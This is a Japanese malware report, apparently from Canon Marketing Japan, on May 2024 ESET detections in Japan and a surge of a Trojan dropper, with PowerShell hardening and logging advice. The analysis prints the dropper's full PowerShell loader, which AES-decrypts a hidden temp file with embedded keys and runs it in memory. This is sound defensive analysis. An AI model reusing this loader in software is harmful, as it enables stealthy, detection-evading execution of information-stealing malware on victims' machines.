2024年
5月
MAY

MALWARE REPORT

マルウェアレポート

国内のマルウェア検出状況を解説

キヤノンマーケティングジャパン株式会社

はじめに


「マルウェアレポート」は、キヤノンマーケティングジャパングループが運営する

「サイバーセキュリティラボ」が「ESET セキュリティソリューションシリーズ」の

マルウェア検出データを基に国内のマルウェア検出状況を分析し、まとめたレポートです。

2024 年 5 月マルウェア検出状況

2024 年 4 月（5 月 1 日～5 月 31 日）に ESET 製品が国内で検出したマルウェアの検出数の推移は、以下のとおりです。



国内マルウェア検出数*1の推移

（2023 年 12 月の全検出数を 100%として比較）

*1 検出数には PUA（Potentially Unwanted/Unsafe Application; 必ずしも悪意があるとは限らないが、コンピューターのパフォーマンスに悪影響を及ぼす可能性があるアプリケーション)を含めています。

2024 年 5 月の国内マルウェア検出数は、2024 年 4 月と比較して減少しました。検出されたマルウェアの内訳は以下のとおりです。

国内マルウェア検出数*2 上位（2024 年 5 月）


順位	マルウェア	割合	種別
1	JS/Adware.TerraClicks	18.1%	アドウェア
2	HTML/Phishing.Agent	17.7%	メールに添付された不正な HTML ファイル
3	JS/Adware.Agent	12.5%	アドウェア
4	HTML/Fraud	6.6%	詐欺サイトのリンクが埋め込まれた HTML ファイル
5	JS/Agent	4.6%	不正な JavaScript の汎用検出名
6	DOC/Fraud	1.9%	詐欺サイトのリンクが埋め込まれた DOC ファイル
7	JS/ScrInject	1.4%	不正な JavaScript の汎用検出名
8	Win64/Riskware.PEMalform	0.9%	ブラウザハイジャッカー
9	JS/Adware.Sculinst	0.8%	アドウェア
10	Win32/Exploit.CVE-2017-11882	0.7%	脆弱性を悪用するマルウェア

*2 本表には PUA を含めていません。

5 月に国内で最も多く検出されたマルウェアは、JS/Adware.TerraClicks でした。
JS/Adware.TerraClicks は、悪意のある広告を表示させるアドウェアの検出名です。Web サイト閲覧時に実行されます。


5 月に検出数が増加した Win64/TrojanDropper.Agent

Win64/TrojanDropper.Agent は 2024 年 5 月に入り検出数が増加しました。詳細な検出数推移は後述します。Win64/TrojanDropper.Agent は、ドロッパーの 1 種です。ドロッパーとは、実行されるとドロッパー内部に含まれているマルウェアが端末内に展開されるマルウェアです。別のマルウェアへの感染を行うという動作からダウンローダーと混同されることがありますが、インターネット上からマルウェアをダウンロードするのがダウンローダーで、ダウンロードを行わずにマルウェアを展開するのがドロッパーという違いがあります。



一般的なダウンローダーとドロッパーの感染までの簡略図

上記の図は、ダウンローダーとドロッパーの端末内部での動作の一例です。実際のマルウェアの場合は、セキュリティ製品による検知を避けるため複雑な段階を経てマルウェアに感染します。例えば、スクリプトやコマンドが複数回実行されるケースやドロッパーとダウンローダーを組み合わせるケースがあります。
Win64/TrojanDropper.Agent の 2024 年 1 月以降における検出数推移は以下のとおりです。



Win64/TrojanDropper.Agent（国内、2024 年）
※2024 年 1 月の検出数を 100%として比較


2024 年 5 月に大きく増加していることが分かります。また、検出は 5 月 17 日に集中しており、5 月の本検出名の検出数の 65%を占めていました。Win64/TrojanDropper.Agent には亜種が存在しており、中でも Win64/TrojanDropper.Agent.JU が本検出名の 5 月における検出数の 89%を占めていました。
増加した要因として考えられる理由は以下のとおりです。

- 本ドロッパーの添付された電子メールを攻撃者が多数送信
- 本ドロッパーをダウンロードするように改ざんされた Web サイトへ多数アクセス
- 多くのユーザーが本ドロッパーがバンドルされたソフトウェアをインストール

続いて、Win64/TrojanDropper.Agent.JU がどのような脅威であるかを紹介します。今回は実行時の特徴にフォーカスを当てています。

Win64/TrojanDropper.Agent.JU について

今回調査した Win64/TrojanDropper.Agent.JU の実行時の特徴として、PowerShell を呼び出していることが挙げられます。実行されたのは、以下のコマンドでした。




```
[System.Threading.Thread]::Sleep(10000)
$A = [System.IO.Path]::GetTempPath()
$B = 'file-*.putik'
$C = Get-ChildItem -Path $A -Filter $B | Sort-Object LastWriteTime -Descending | Select-Object -First 1
function D {
    param ( [byte[]]$E, [byte[]]$F, [byte[]]$G )
    $H = [System.Security.Cryptography.Aes]::Create()
    $H.Mode = [System.Security.Cryptography.CipherMode]::CBC
    $H.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7
    $D_I = $H.CreateDecryptor($E, $F)
    $G_K_J = $D_I.TransformFinalBlock($G, 0, $G.Length)
    return $G_K_J }
$E = [byte[]]@(0xCD, 0x36, 0xF5, 0x66, 0xD1, 0x9D, 0x44, 0xF0, 0x1B, 0x74, 0x84, 0x3D, 0x4F, 0x77, 0x10, 0x3C, 0xC9, 0xF2, 0x6C, 0x5A, 0x5A, 0x26, 0xE8, 0x5B, 0xD0, 0x83, 0xC7, 0x29, 0x60, 0x3F, 0x31, 0x0F)
$F = [byte[]]@(0xF9, 0x86, 0xD1, 0xBC, 0x34, 0x0F, 0xBE, 0xB9, 0x0A, 0xDB, 0x05, 0x1B, 0x9B, 0x9F, 0x09, 0x58)
if ($C -ne $null) {
    $M_L = $C.FullName
    $N_HO = [System.IO.File]::ReadAllBytes($M_L);
    $Q_P_J = D -E $E -F $F -G $N_HO $R = [System.Reflection.Assembly]::Load([byte[]]@($Q_P_J));
    $T_S = $R.EntryPoint;
    $T_S.Invoke($null, $null); }
```

PowerShell で実行されたコマンドを整形したもの

Win64/TrojanDropper.Agent.JUは実行時に「file-任意の数字.putik」という名前のファイルを作成します。このファイルは AES 暗号で暗号化されており、PowerShell 上で AES 暗号を復号するコマンドを実行します。最終的には、復号されたファイルが実行されます。悪意のあるファイルを暗号化して中身を隠ぺいすることで、セキュリティ製品による検知を回避してマルウェアを実行する、あるいはマルウェア解析を妨害するといった狙いが考えられます。
また、今回調査した Win64/TrojanDropper.Agent.JU では、情報窃取型マルウェアが展開されることを確認しました。

対策

今回紹介したドロッパーによる脅威、特に PowerShell を用いたマルウェア実行への対策は以下のとおりです。

① PowerShell のポリシー機能を使った管理
② PowerShell ログ機能による監視
③ EDR 製品を始めとしたセキュリティ製品の導入
④ 脅威について組織内への情報共有

上記の中から①と②について設定による効果と設定方法を説明します。

①PowerShell のポリシー機能を使った管理

PowerShell には、PowerShell スクリプトの扱い方を定める実行ポリシーがあります。実行ポリシーを適切に設定することで、悪意のあるスクリプトの実行を防ぐことができます。

ただし、PowerShell にコマンドラインを渡して実行するマルウェアの場合は、実行ポリシーが機能しない点に注意が必要です。

Windows 環境では、ローカルコンピューター、現在のユーザーや特定のセッションに対して実行ポリシーを設定することができます。さらにグループポリシー機能を使うことで、組織全体で複数端末の実行ポリシーを管理することもできます。

代表的な実行ポリシーと概要についてまとめた表を以下に示します。実行ポリシーの詳細は Microsoft 社の Web サイトを確認してください。

PowerShell 実行ポリシーについて

実行ポリシー	スクリプト実行可否	概要
AllSigned	実行可能	すべてのスクリプトと構成ファイルには信頼された発行元による署名が必要
Bypass	実行可能	何もブロックされず、警告やプロンプトが表示されない
Default	Restricted └実行不可 （コマンドは実行可能） RemoteSigned └実行可能	既定の実行ポリシーを設定 各 Windows 環境での既定ポリシー ・Windows クライアント：Restricted ・Windows サーバー：RemoteSigned
RemoteSigned	実行可能	インターネットからダウンロードされるスクリプトや構成ファイルには、信頼できる発行者からのデジタル署名が必要
Restricted	実行不可 （コマンドは実行可能）	Windows クライアントでの既定の実行ポリシー

Windows クライアントでは、デフォルトで Restricted ポリシーが設定されており、スクリプトの実行はできません。場合によっては、組織内のユーザーが勝手に実行ポリシーを変更しないようにグループポリシーを使って管理することも検討してください。

②PowerShell ログ機能による監視

PowerShell では、操作を Windows イベントログに保存することが可能です。グループポリシーで設定できるログには、PowerShell が呼び出すモジュールのログ、PowerShell が実行するスクリプトのログ、PowerShell での入力と出力をテキストファイルに書き出すログがあります。このログを利用する場合、ファイルの保存先によっては攻撃者がテキストファイルの書き換えや削除をおこなう可能性に留意する必要があります。デフォルト設定では、テキストファイルは「マイドキュメント」フォルダに保存されます。組織内の各端末から管理者端末へテキストファイルを保存したい場合は、共有ファイルへ保存することで可能です。保存先のパスを OutputDirectory で指定する必要があります。また、共有ファイルを利用する際は、ファイルへの権限付与に注意してください。
紹介したログを監視することで、PowerShell による脅威の早期発見に役立ちます。

ここでは、グループポリシーによる設定方法を紹介します。

1. 「gpedit.msc」を起動する
2. 「ローカル コンピューター ポリシー」>>「コンピューターの構成」>>「管理用テンプレート」>>「Windows コンポーネント」>>「Windows PowerShell」に移動する
3. 設定一覧から有効化したいログを選択し、有効化する
   - PowerShell が呼び出すモジュールのログ
     「モジュール ログを有効にする」を有効化する
   - PowerShell が実行するスクリプトのログ
     「PowerShell スクリプト ブロック のログ記録を有効にする」を有効化する
   - PowerShell での入力と出力をテキストファイルに書き出すログ
     「PowerShell トランスクリプションを有効にする」を有効化する

また、対策を講じる上で脅威について情報収集は欠かせません。セキュリティベンダーや IPA、JPCERT/CC といった機関から公表される注意喚起を確認してください。

■常日頃からリスク軽減するための対策について
各記事でご案内しているようなリスク軽減の対策をご案内いたします。下記の対策を実施してください。

１．セキュリティ製品の適切な利用

1-1. ESET 製品の検出エンジン（ウイルス定義データベース）をアップデートする

ESET 製品では、次々と発生する新たなマルウェアなどに対して逐次対応しています。最新の脅威に対応できるよう、検出エンジン（ウイルス定義データベース）を最新の状態にアップデートしてください。

1-2. 複数の層で守る

1 つの対策に頼りすぎることなく、エンドポイントやゲートウェイなど複数の層で守ることが重要です。

２．脆弱性への対応

2-1. セキュリティパッチを適用する

マルウェアの多くは、OS に含まれる「脆弱性」を利用してコンピューターに感染します。「Windows Update」などの OS のアップデートを行ってください。また、マルウェアの多くが狙う「脆弱性」は、Office 製品、Adobe Reader などのアプリケーションにも含まれています。各種アプリケーションのアップデートを行ってください。

2-2. 脆弱性診断を活用する

より強固なセキュリティを実現するためにも、脆弱性診断製品やサービスを活用していきましょう。

３．セキュリティ教育と体制構築

3-1. 脅威が存在することを知る

「セキュリティ上の最大のリスクは“人”だ」とも言われています。知らないことに対して備えることができる人は多くありませんが、知っていることには多くの人が「危険だ」と気づくことができます。

3-2. インシデント発生時の対応を明確化する

インシデント発生時の対応を明確化しておくことも、有効な対策です。何から対処すればいいのか、何を優先して守るのか、インシデント発生時の対応を明確にすることで、万が一の事態が発生した時にも、慌てずに対処することができます。

４．情報収集と情報共有

4-1. 情報収集

最新の脅威に対抗するためには、日々の情報収集が欠かせません。弊社を始め、各企業・団体から発信されるセキュリティに関する情報に目を向けましょう。

4-2. 情報共有

同じ業種・業界の企業は、同じ攻撃者グループに狙われる可能性が高いと考えられます。同じ攻撃者グループの場合、同じマルウェアや戦略が使われる可能性が高いと考えられます。分野ごとの ISAC（Information Sharing and Analysis Center）における情報共有は特に効果的です。

引用・出典元

1) about_Execution_Policies | Microsoft Learn
https://learn.microsoft.com/ja-jp/powershell/module/microsoft.powershell.core/about/about_execution_policies?view=powershell-7.4

2) about_Logging_Windows | Microsoft Learn
https://learn.microsoft.com/ja-jp/powershell/module/microsoft.powershell.core/about/about_logging_windows?view=powershell-7.4

3) System.Security.Cryptography 名前空間 | Microsoft Learn
https://learn.microsoft.com/ja-jp/dotnet/api/system.security.cryptography?view=net-8.0

4) PowerShell が備える、システム管理の利便性とセキュリティリスク | サイバーセキュリティ情報局
https://eset-info.canon-its.jp/malware_info/special/detail/210128.html

Canon

キヤノンマーケティングジャパン株式会社